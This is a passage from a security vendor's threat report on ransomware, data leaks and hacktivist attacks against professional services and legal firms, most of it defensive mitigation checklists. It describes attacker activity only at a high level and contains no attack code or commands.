


Figure 55: Global distribution of Ransomware groups victims from the professional services sector

As seen in the example below targeting an accounting firm (Fig 56), ransomware attacks commonly start with financial extortion, with attackers demanding payment to decrypt files or refrain from disclosing stolen data. However, paying these ransoms is expensive and offers no guarantee that the data will be recovered or that further attacks will be prevented. Such incidents can also damage the reputation of professional services firms, undermining client trust and credibility particularly since confidentiality is a very important aspect of the services provided.





Figure 56: Ransomhub group claims to have hacked an accounting firm

Once ransomware gangs infiltrate the networks of firms, the consequences can be severe and far-reaching. As seen in the example below (Fig 57) where a law firm and an accounting firm was targeted, such breaches can lead to extensive data leaks, with attackers potentially exfiltrating sensitive client information, financial records, legal documents, and even personnel data. Additionally, a breach in such firms can result in substantial legal liabilities, regulatory fines, and lawsuits from clients or regulatory bodies due to inadequate protection of sensitive information.


Figure 57: The ransomware group Qilin claims that were extract data from Legal Company


Figure 58: BianLian Ransomware group claims having data from an accounting firm

Ransomware attackers often target not just firms' data but also client data such as intellectual property, trade secrets, and internal operational data where the theft or exposure of which can severely compromise a company's competitive advantage and market position. This is particularly important for business consulting and advisory services such as the example shown below (Fig 59). Exposure of confidential data will not only affect the firm itself but the multitude of clients that they cater too.






Figure 59: 8Base ransomware group claims to extract data from a business consulting and advisory firm

Lastly, the impact of a ransomware attack on firms within the professional services sector and legal entities therefore extends beyond financial losses, encompassing reputational damage, legal consequences, and significant long-term business implications. Additionally, ransomware attacks encrypt critical files and systems, causing operational disruptions and downtime that hinder daily business activities, delay projects, and lead to financial losses from decreased productivity.

## Mitigations to Reduce Risk

- Use host-based anti-malware tools that can assist in identifying and quarantining ransomware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security controls to protect against ransomware distributed via email. Educate users on the risks of malicious email attachments and phishing attempts. Enhance vigilance and implement email filtering and monitoring systems.
- Establish and regularly practice a formal incident response process. Ensure that backups are available as a contingency to recover from a worst-case scenario.
- Enable system logs on critical systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.
- Ensure enforcement of least privilege, data cannot be encrypted if the exploited user does not have access to it.
- Instill multiple levels of security, or defense in depth, including varying anti-malware scanners from multiple providers at different layers.




# Exfiltration / Post Compromise/ Impact

## The Threat

Once attackers have established themselves within a network and systems, they will proceed to execute their final plan depending on their motives.

Some are like digital smash-and-grab robbers. They snatch as much data as possible (passwords, financial info) and disappear quickly, often trying to erase their tracks.

Others are after specific targets - a particular database, a high-profile employee's files, or a critical system. They'll move carefully, trying to stay hidden until they get what they came for.

Then there are the destruction crews. These attackers don't care about stealing; they just want to cause chaos. They might unleash ransomware, locking up data, or go on a deleting spree, wiping out files and backups alike.

## Trustwave SpiderLabs Insights

Attacks against the professional services sector can be devastating to the organization targeted and the clients they cater to. In this section, Trustwave SpiderLabs researchers explored the impact of various attacks.

### DATA LEAKS

In the professional services sector and among legal companies, the consequences of a cybersecurity breach are severe. If threat actors successfully compromise these corporate environments, they pose a significant threat by gaining unauthorized access to sensitive information. This includes confidential client details and proprietary business strategies. Exposure of such data can result in irreparable damage to a company's reputation and trust, underscoring the critical importance of robust cybersecurity measures in these sectors.

Trustwave SpiderLabs researchers have identified multiple instances where data brokers are selling information from various professional services organizations. In the example below (Fig 60), a database with over 450k records from a Mexican digital services provider is being offered in underground marketplaces.





Figure 60: Threat actor offering access to leaked database from the company in professional services field

## RANSOMWARE

As mentioned in the ransomware section, the threat landscape becomes increasingly more toxic once threat actors employ ransomware tactics within professional services. As highlighted in the example below (Fig 61), the organizations in this sector are prime targets for ransomware threat actors due to the high-value confidential data they handle, such as client information, financial records, and legal documents. The repercussions of breaches in these sectors are profound, extending beyond immediate financial impacts to include long-term reputational damage, erosion of client trust, legal liabilities, and regulatory fines.





Figure 61: INC ransom group published advertisement claims that they hacked into a legal company

By encrypting crucial data and demanding ransom payments, these attacks disrupt normal operations and result in substantial financial losses. However, the implications go beyond financial damage; the loss of critical data can severely impair decision-making processes and compromise the integrity of legal proceedings, indicating a profound impact on both operational continuity and legal reliability.

### CYBERWARFARE

Firms within professional services, particularly companies providing legal services often become targets for nation-state threat actors due to their role in managing sensitive legal and judiciary data from professional services. This exposure becomes especially significant during cyber warfare incidents, where threat actors may exploit these firms to access crucial information.

On April 9, 2024, the hacktivist group Anonymous claimed to have infiltrated the Ministry of Justice's databases amid the Israel-Hamas cyberwarfare, leaking a substantial number of governmental emails. This leak included over 100,000 email addresses, with a detailed analysis identifying 4,245 unique addresses from 472 distinct domains. Notably, 158 of these domains were linked to governmental bodies including the Prime Minister's Office.

To put this in perspective, our analysis of the data shows a significant number of domains and information may be associated with Israeli and International legal companies and other professional organizations which creates serious security concerns. Attackers could use this leaked information to impersonate government entities, targeting companies for sensitive or valuable data, potentially leading to compromised corporate security and unauthorized data access.





Figure 62: Collected domain distribution by sector

**100%**

OF TRUSTWAVE'S ADVANCED CONTINUAL THREAT HUNTS RESULT IN THREAT FINDINGS

## Mitigations to Reduce Risk

- Databases that store sensitive data should be a priority for robust security controls. Database security tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help reduce risk.
- Ensure that the appropriate level of protection is applied based on the criticality of information. Ensure that data protection controls such as data encryption are implemented in assets that need to be protected.
- Ensure appropriate segmentation, segregation, and apply Zero Trust principles. Review if the database needs to be accessible to the whole network, or if it can be hidden behind certain applications.
- Ensure that up-to-date backups are available as a contingency to recover from a worst-case scenario.
- Use advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links.
- Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- Monitor the Dark Web regularly for potential compromises and have a robust incident response process to contain and manage incidents.
- Conduct regular penetration tests to proactively identify vulnerabilities and weaknesses in your systems, networks, and applications.
- Run continuous threat hunting, like Trustwave's Advanced Continual Threat Hunt through your environments for undetected compromises.
- Formalize and regularly test your incident response policy for the scenarios that will most likely impact you. Train staff on ransomware recognition to decrease time of response and remediation.
- Understand your business. Recognize your risk and prepare for the impact of politically motivated cyberattacks, particularly those targeting infrastructure and service disruptions.

# Key Takeaways and Recommendations

Professional services organizations are tempting targets for attackers motivated by both cash and a desire to disrupt critical services. These attackers are constantly innovating, forcing these types of organizations to stay ahead of the curve. The professional services industry has some unique challenges due to the nature of the industry, including:

- **High Value of Data:** Professional services firms often manage sensitive data including intellectual property, legal documents, and personal client information. This data is a lucrative target for cybercriminals seeking financial gain or competitive advantage.
- **Complex Supply Chain and Vendor Relationships:** These organizations frequently rely on a complex network of third-party vendors and suppliers. Each node in this supply chain can present a security risk, potentially offering a gateway for cyber threats.
- **Regulatory Compliance:** The professional services sector is subject to stringent regulatory requirements regarding data protection, privacy, and security. Compliance with these regulations is not only mandatory but also complex, involving significant resources and continuous vigilance.
- **High Profile and Reputation Sensitivity:** The reputational damage from a cyber incident can be particularly severe for professional services firms, affecting client trust and future business. Maintaining confidentiality and integrity is crucial in this industry.

As demonstrated in our attack cycle, threat actors often employ multiple vectors to persistently target professional services firms. While the technical aspects of these attacks may change over time, the underlying tactics tend to remain consistent. Some of the key points to consider in professional services are as follows:

- **Phishing and Social Engineering Threat Vectors:** Phishing and social engineering are the most exploited methods for gaining initial access in professional services. Phishing tactics are becoming increasingly sophisticated, involving emails that manipulate employees by mimicking legitimate communications from superiors or clients. BEC scams are also highly visible in this sector where attackers impersonate legal services and individuals.
- **Malicious Email Attachments:** Professional services firms frequently encounter malware through email attachments. HTML attachments are frequently used to deliver malicious content and serve as credential phishing pages, exploiting the trust and urgency in professional communications.
- **Malware:** Our team has observed a diverse variety of RATs, Information Stealers, and Loaders that are becoming increasingly sophisticated. Specific malware like Gootloader appears to be specifically using legal terms in its SEO poisoning technique.
- **Vulnerability Exploitation:** Apart from phishing, threat actors continue to exploit vulnerabilities in public-facing applications. Our team has seen several legacy or outdated systems publicly exposed to the internet such as VPN endpoints, Citrix, email services, development tools, file transfer systems, storage, and database services, among others.
- **Malware and Ransomware Attacks:** Ransomware, as with other sectors, is a significant threat to the professional services industry. Our researchers have tracked attacks from numerous ransomware groups with the most active being LockBit and ALPHV/Blackcat. Aside from various malware security controls, organizations should have a robust disaster recovery and business continuity plan to ensure that they can recover from attacks with the least impact.
- **Access and Data Brokers and the Dark Web:** There is a proliferation of posts and offers of professional services industry assets on the Dark Web. Some of the access and data being sold appears to be very sensitive and includes logs that may contain credential and network information.
- **Third-Party Supplier Risk:** There were many examples of professional services organizations that have been compromised through third-party software, particularly MOVEit. A third-party vendor and supplier review and due diligence process should be in place to ensure third parties have the appropriate level of security controls to protect the assets and data of the professional services firm.

Preventative measures remain the most effective defense against all types of cyberattacks. By focusing on preventative measures, we can stop attackers in their tracks before they can gain a foothold and wreak havoc. Preventative measures remain the most effective defense against all types of cyberattacks. By focusing on preventative measures, we can stop attackers in their tracks before they can gain a foothold and wreak havoc.

As shared throughout this report, the table below offers a comprehensive list of actionable steps you can take to fortify your defenses against various cyber threats.

## Initial Foothold

**ACTIONABLE MITIGATION RECOMMENDATIONS:**

- Implement robust anti-spoofing measures, including deploying technologies on email gateways. Deploy layered email scanning with a solution like Trustwave MailMarshal to provide better detection and protection.
- Perform routine security audits of IT applications and infrastructure to identify and rectify vulnerabilities that could be exploited in phishing campaigns.
- Ensure that proper security controls are in place around account management. This includes enforcing strong password policies like enabling multi-factor authentication (MFA) for all users. Additionally, perform regular user access reviews to identify any unauthorized access.
- Educate system users and implement a training program to educate users about the risks of phishing, spam, and scams. Utilize simulated phishing exercises to test user security awareness and phishing readiness.
- Regularly monitor external access points and review logs for unusual activities. Professional services firms should also conduct periodic audits of their network infrastructure to identify and address vulnerabilities.
- Regularly monitor Dark Web sites and underground marketplaces for possible breaches. Put procedures in place to respond to possible breaches such as changing affected credentials and investigating the scope of the breach.
- Restrict access to assets and sensitive data based on the principle of least privilege. Ensure that users only have access necessary to perform their job functions.
- Enforce proper password hygiene and ensure that systems follow a consistent password complexity requirement / standard across the organization. Additionally, securely store credentials in password managers or leverage vaults to prevent credential abuse.
- Utilize vulnerability assessments and penetration testing to identify vulnerable servers. Regularly update and patch systems to protect against known vulnerabilities. Promptly patch critical vulnerable systems.
- Databases that store sensitive data should be a priority for system and software patching. Database auditing tools like Trustwave's DbProtect that can flag misconfiguration and user rights can also help eliminate risk.
- Implement strict access controls for critical systems, including databases, file servers, network devices, and email systems. Strengthen access controls to minimum necessary levels for authorized users.
- Conduct a comprehensive security assessment before any form of engagement is initiated with a third party. Ensure that third-party vendor contracts have strict cybersecurity clauses. This could include mandating the conducting of regular security audits, any notification of any breach should be done immediately to the organization after it happens, as well as ensuring compliance with the pertinent regulations of data protections.

- ❑ Enforce strict access controls, change control, audit trails, and security checks to detect and prevent unauthorized modifications.
- ❑ Conduct regular dynamic and static security testing of in-house and third-party software products and applications.
- ❑ Encrypt all the sensitive data both in transit and at rest. Restrict the access of sensitive data to the principle of least privilege. Carry out regular monitoring of the access logs so that activities of unauthorized or suspicious nature may be detected.
- ❑ Ensure following of the industry standards and regulations like GDPR, HIPAA, FERPA, etc., for compliance to geographical location and nature of data handled by third-party vendors. If you are a third-party, ensure that data privacy compliance requirements are understood and adhered to.

## Initial Payload & Expansion / Pivoting

**ACTIONABLE MITIGATION RECOMMENDATIONS:**

- ❑ Educate users about the dangers of opening unknown files and links. Regularly conduct security awareness training to help them identify and avoid phishing attempts and social engineering tactics.
- ❑ Implement policies to restrict or monitor the execution of scripts like VBA and Powershell. This can be done using tools like Windows Group Policy. Microsoft also has what it calls attack surface reduction (ASR) rules.
- ❑ Use advanced email filtering solutions like Trustwave MailMarshal to detect and block malicious emails that may contain harmful attachments or links.
- ❑ Employ comprehensive endpoint protection solutions that include antivirus, anti-malware, and behavior-based threat detection to identify and mitigate threats.
- ❑ Conduct regular audits of all applications operating within the environment.
- ❑ Implement highly granular “allow lists” of applications on specific hosts to minimize exposure. Prevent malicious actors from deploying applications that masquerade as known apps to execute malicious commands.
- ❑ Apply additional privilege restrictions to prevent unprivileged sources from running different command shells. Additionally, segregate critical network segments from the rest of the network to limit exposure of assets.
- ❑ Conduct frequent security audits to identify and remediate instances of hard-coded passwords and unnecessarily elevated privileges in scripts and binaries being used in the computing environment.
- ❑ Enforcing strong security measures within the internal network and not just at the perimeter. This includes segmenting networks, applying the principle of least privilege, and using multi-factor authentication (MFA) for internal and external access to resources.
- ❑ Monitor the use of unusual connections in SMB/Windows Admin Shares, DCOM and other open services using anomaly and behavior-based detection techniques.
- ❑ Conduct active monitoring and auditing of account usage and access patterns to detect anomalies. Conduct regular user reviews of local user accounts, default administrative accounts, and group memberships to remove unnecessary privileges and outdated accounts.

- Deploy solutions for internal security audits and Penetration Tests to identify and remediate potential attack paths in Active Directory environments before they can be exploited by attackers.
- Monitor vulnerabilities and ensure timely application of security patches and updates to prevent exploitation of known vulnerabilities.
- Conduct regular audits of all applications in the environment to combat the adoption of custom applications that could result in vulnerabilities.
- Monitor unusual system and application events, and investigate the creation of new scheduled tasks, account manipulation, and other indicators that may indicate attempts at persistence.
- Engage in proactive threat hunting to detect and respond to advanced threats. Educate employees about the importance of cybersecurity and the role they play in maintaining the organization's security posture.
- Implement robust host-based security controls including detailed "allow list" of applications on designated hosts to minimize exposure.
- Impose additional restrictions on privileges to prevent unauthorized execution of commands from unprivileged sources.

## Malware

**ACTIONABLE MITIGATION RECOMMENDATIONS:**

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security measures and educate users about the dangers of malicious email attachments. Increase vigilance against phishing campaigns and scrutinize email attachments. Implement robust email filtering and monitoring systems.
- If prevention of infection is not possible, audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous. Additionally, establish and regularly practice a formal Incident Response process.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.

## Exfiltration / Post Compromise

**ACTIONABLE MITIGATION RECOMMENDATIONS:**

- Use host-based anti-malware tools that can assist in identifying and quarantining ransomware, but understand they have limitations and are often circumvented by custom malware packages.
- Enhance email security controls to protect against ransomware distributed via email. Educate users on the risks of malicious email attachments and phishing attempts. Enhance vigilance and implement email filtering and monitoring systems.
- Establish and regularly practice a formal Incident Response process. Ensure that backups are available as a contingency to recover from a worst-case scenario.
- Enable system logs on critical systems and workstations and implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.
- Perform ongoing Underground and Dark Web monitoring for information leakage that may have been missed.
- Ensure enforcement of least privilege, data cannot be encrypted if the exploited user does not have access to it.
- Instill multiple levels of security, or defense in depth, including varying anti-malware scanners from multiple providers at different layers.